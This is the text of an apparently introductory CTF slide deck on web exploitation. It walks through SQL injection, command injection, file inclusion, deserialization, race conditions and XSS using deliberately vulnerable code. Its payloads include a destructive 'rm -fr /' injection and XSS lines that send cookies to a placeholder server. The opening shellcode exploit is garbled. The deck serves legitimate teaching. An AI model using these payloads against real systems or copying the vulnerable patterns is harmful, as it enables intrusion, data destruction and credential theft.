

CTF

Web Exploitation

Intro to web

Presented by [sn00py1310](#)

Slides from [FIΠΠ](#)

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux")

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+' + b'>'

    if i == 1:
        length += 5
    elif i > 1:
        length += 6
    length+= 13

    if (0x8000 - length) > 0x40:
        PROGRAM += b"<>"
        length += 2*13

    PROGRAM += b".["
    length += 13

    if (0 - length) + 7 -1 >= 0x10:
        PROGRAM += b"\xFF+0x10)*b"<"

host", 1337) as conn:
    (b"Brainf*ck code: ")
    PROGRAM)
    e()
```



Today's Focus


Basic introduction into web hacking

Overview

- Client Server Architecture
- Attack Vectors
 - **Server Side** Attack Vectors
 - **Client Side** Attack Vectors
- Tools



Client Server Architecture



Client

- We are a client - we can control the client
 - client side validation useless
 - hiding data impossible
- The "provided" client is a possibility of how to interact with the server
 - **We do not have to obey the rules**
- Goal
 - Read Cookies
 - Read Local Storage

Server

- Goal
 - Read Server Files / Environment Variables
 - Read Database Content
 - Execute Code on the Server

Server Side Attack Vectors

Server Side Attack Vectors

6 common attack vectors:

- Injection Attacks
- File Inclusion Attacks
- Request Manipulation Attacks
- Data Manipulation Attacks
- Logic Bugs

Injection Attacks

- SQL Injection
- Command Injection
- Server Side Template Injection
- XML External Entity (XXE) Injection

File Inclusion Attacks

- Local File Inclusion (LFI)
 - Path Traversal
- Remote File Inclusion (RFI)

Request Manipulation Attacks

- Server Side Request Forgery (SSRF)
- HTTP Request Smuggling

Data Manipulation Attacks

- Web Cache Poisoning
- Insecure Deserialization

Logic Bugs / Misconfigurations

- Race Conditions
- Missing Authorization / Authentication
- Hidden Endpoints `/.env`, `/.git/index`, `/robots.txt`
- Information Disclosure

Injection Attacks

Target Source

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.post('/login', async (req, res) => {
7     const db = await sqlite3.open({
8         filename: "./database.db",
9         driver: sqlite3.Database,
10        mode: sqlite3.OPEN_READONLY
11    });
12
13    const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
14
15    if (user) {
16        res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
17    } else {
18        res.send("Invalid credentials");
19    }
20});
21
22 app.listen(80, () => console.log("Server started on port 80"));
```



Serious Business

```
1 app.post('/login', async (req, res) => {
2     /* ... */
3
4     const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
5
6     if (user) {
7         res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
8     } else {
9         res.send("Invalid credentials");
10    }
11});
```



```
1 POST /login
2 {
3     "cookie": "SUPER_SECRET_COOKIE"
4 }
```

```
1 // req = { body: { cookie: "SUPER_SECRET_COOKIE" } ... }
2 app.post('/login', async (req, res) => {
3     /* ... */
4
5     const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
6
7     if (user) {
8         res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
9     } else {
10        res.send("Invalid credentials");
11    }
12});
```



```
1 POST /login
2 {
3     "cookie": "SUPER_SECRET_COOKIE"
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```

```
1 // req = { body: { cookie: "SUPER_SECRET_COOKIE" } ... }
2 app.post('/login', async (req, res) => {
3     /* ... */
4
5     const user = await db.get(`SELECT * FROM users WHERE cookie = 'SUPER_SECRET_COOKIE'`);
6
7     if (user) {
8         res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
9     } else {
10        res.send("Invalid credentials");
11    }
12});
```



```
1 POST /login
2 {
3     "cookie": "SUPER_SECRET_COOKIE"
4 }
```

```
1 // req = { body: { cookie: "SUPER_SECRET_COOKIE" } ... }
2 app.post('/login', async (req, res) => {
3     /* ... */
4
5     const user = await db.get(`SELECT * FROM users WHERE cookie = 'SUPER_SECRET_COOKIE'`);
6
7     // user = { username: "finn", flag: *****, cookie: "SUPER_SECRET_COOKIE" }
8     if (user) {
9         res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
10    } else {
11        res.send("Invalid credentials");
12    }
13});
```



Strange Input

```
1 POST /login
2 {
3     "cookie": " ' "
4 }
```

```
1 // req = { body: { cookie: " ' " } ... }
2 app.post('/login', async (req, res) => {
3     /* ... */
4
5     const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
6
7     if (user) {
8         res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
9     } else {
10        res.send("Invalid credentials");
11    }
12});
```



First SQLi

```
1 POST /login
2 {
3     "cookie": " ' OR 1=1 -- "
4 }
```

```
1 // req = { body: { cookie: " ' OR 1=1 --" } ... }
2 app.post('/login', async (req, res) => {
3     /* ... */
4
5     const user = await db.get(`SELECT * FROM users WHERE cookie = ' ' OR 1=1 -- ''`);
6
7     // user = { username: "finn", flag: *****, cookie: "SUPER_SECRET_COOKIE" }
8     if (user) {
9         res.send(`Welcome ${user.username} here is the flag: ${user.flag}`);
10    } else {
11        res.send("Invalid credentials");
12    }
13});
```



SQLi - Side-channel Attacks

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.post('/login', async (req, res) => {
7     const db = await sqlite.open({
8         filename: "./database.db",
9         driver: sqlite3.Database,
10        mode: sqlite3.OPEN_READONLY
11    });
12
13    const users = await db.all(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
14
15    if (users.length === 1) {
16        res.send(`Welcome ${user.username} but you know the flag`);
17    } else {
18        res.send("Invalid credentials");
19    }
20});
21
22 app.listen(80, () => console.log("Server started on port 80"));
```




```
1 POST /login
2 {
3     "cookie": " ' OR flag GLOB 'W*' -- "
4 }
```

```
1 // req = { body: { cookie: " ' OR flag GLOB 'W*' -- " } ... }
2 app.post('/login', async (req, res) => {
3     /* ... */
4
5     const users = await db.all(`SELECT * FROM users WHERE cookie = ' ' OR flag GLOB 'W*' -- '`);
6
7     // user = [ username: "finn", flag: "WIN", cookie: "SUPER_SECRET_COOKIE" ] ]
8     if (users.length === 1) {
9         res.send(`Welcome ${user.username} but you know the flag`);
10    } else {
11        res.send("Invalid credentials");
12    }
13});
```

→ Bypass with **LIKE**, **GLOB**, **REGEXP** or **SUBSTR**



SQLi - Mitigation

Unsafe Code

```
const user = await db.get(`SELECT * FROM users WHERE cookie = '${req.body.cookie}'`);
```

Prepared Statements

```
const user = await db.get(`SELECT * FROM users WHERE cookie = ?`, [ req.body.cookie ]);  
const user = await db.get(`SELECT * FROM users WHERE cookie = $cookie`, { $cookie: req.body.cookie });
```

Command Injection

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.delete('/image', (req, res) => {
7   eval(`rm public/images/${req.body.imageId}`);
8
9   res.send("Image deleted");
10 });
11
12 app.listen(80, () => console.log("Server started on port 80"));
```



```
1 DELETE /image
2 {
3     "imageId": "../..//index.js; rm -fr /"
4 }
```

```
1 // req = { body: { imageId: "../..//index.js; rm -fr /" } ... }
2 app.delete('/image', (req, res) => {
3     eval(`rm public/images/..//index.js; rm -fr /`);
4
5     res.send("Image deleted");
6 });
```

→ multiple separators possible: ; , && , | , ||

File Inclusion Attacks

Local File Inclusion - LFI

```
1 $page = $_GET['page'];
2
3 include("pages/$page");
```


Data Manipulation Attacks

Insecure Deserialization

```
1 from flask import Flask, request  
2 import pickle  
3  
4  
5 @app.route('/greeting', methods=['POST'])  
6 def greeting():  
7     user = pickle.loads(request.cookies.get('user'))  
8  
9     return f"Welcome {user.username} from {user.country}"
```



Logic Bugs

Race Conditions

```
1 const express = require("express");
2 const sqlite3 = require("sqlite3");
3
4 const app = express();
5
6 app.post('/schnorren', async (req, res) => {
7     if (req.user.money > 1000)
8         return res.status(400).send("No money for you");
9
10    /* Do something very expensive */
11    await sleep(5000);
12
13    await req.user.update({ money: req.user.money + 1000 });
14    res.send("You got 1000 money");
15 });
16
17 app.listen(80, () => console.log("Server started on port 80"));
```



Client Side Attack Vectors

Client Side Attack Vectors

- Cross Site Scripting - **XSS**
 - Stored XSS (Payload is Stored on the Server)
 - Reflected XSS (Payload in URL)
- Cross Site Request Forgery - **CSRF**

Cross Site Scripting (XSS)

Cross Site Scripting

- Execution of malicious code in the context of the target user
- Goal:
 - Access to Client Secrets, Cookies, Local Storage, ...

Simple XSS Example

```
1 const express = require("express");
2
3 const app = express();
4
5 app.get('/greet', async (req, res) => {
6   const name = req.query.name;
7
8   return `
9     <h1>
10       Nice to meet you ${name}
11     </h1>
12   `;
13 });
14
15 app.listen(80, () => console.log("Server started on port 80"));
```



```
1 GET /greet?name=KITCTF
```

```
1 // req = { query: { name: "KITCTF" } ... }
2 app.get('/greet', async (req, res) => {
3   const name = req.query.name;
4
5   return `
6     <h1>
7       Nice to meet you ${name}
8     </h1>
9   `;
10});
```

```
1 <h1>
2   Nice to meet you KITCTF
3 </h1>
```



```
1 GET /greet?name=<script>alert(1)</script>
```

```
1 // req = { query: { name: "<script>alert(1)</script>" } ... }
2 app.get('/greet', async (req, res) => {
3   const name = req.query.name;
4
5   return `
6     <h1>
7       Nice to meet you ${name}
8     </h1>
9   `;
10});
```

```
1 <h1>
2   Nice to meet you <script>alert(1)</script>
3 </h1>
```



XSS Exploitation

The goal is to get the cookie of some user, *an admin provided bot*. HTTP Request Bin can be used to catch the request.

```
1 GET /greet?name=<script>fetch('https://my.server', { method: 'POST', body: document.cookie })</script>
```

```
1 // req = { query: { name: "<script>..." } ... }
2 app.get('/greet', async (req, res) => {
3   const name = req.query.name;
4
5   return `
6     <h1>
7       Nice to meet you ${name}
8     </h1>
9   `
10});
```

```
1 <h1>
2   Nice to meet you
3   <script>
4     fetch('https://my.server', { method: 'POST', body: document.cookie })
5   </script>
6 </h1>
```

XSS Payloads

```
<img src=1 onerror="document.location = 'https://my.server/?cookie=' + document.cookie" />
```

```
<svg onload="fetch('https://my.server', { method: 'POST', body: document.cookie })" />
```

Cross Side Request Forgery (CSRF)

- Another attack triggered within the victims browser
- Allows an attacker to induce the victim to perform actions that they do not intend to do
 - e.g. victim makes a request to `/friends/add?user=attacker`
- **BUT** attacker cannot read the response

Tools

- DevTools (F12 / Ctrl+Shift+I)
- **hopscotch** / Insomnia / Postman
- Burp Suite
- **CyberChef**
- Request Bin ([webhook.site](#), Request Catcher)



Resources

- HackTricks
- Curl Converter
- XS-Leaks
- PHP Reverse Shell

It's your turn

- intro.kitctf.de
- Other challenges:
 - PortSwigger Academy
 - picoCTF
 - websec
 - overthewire.org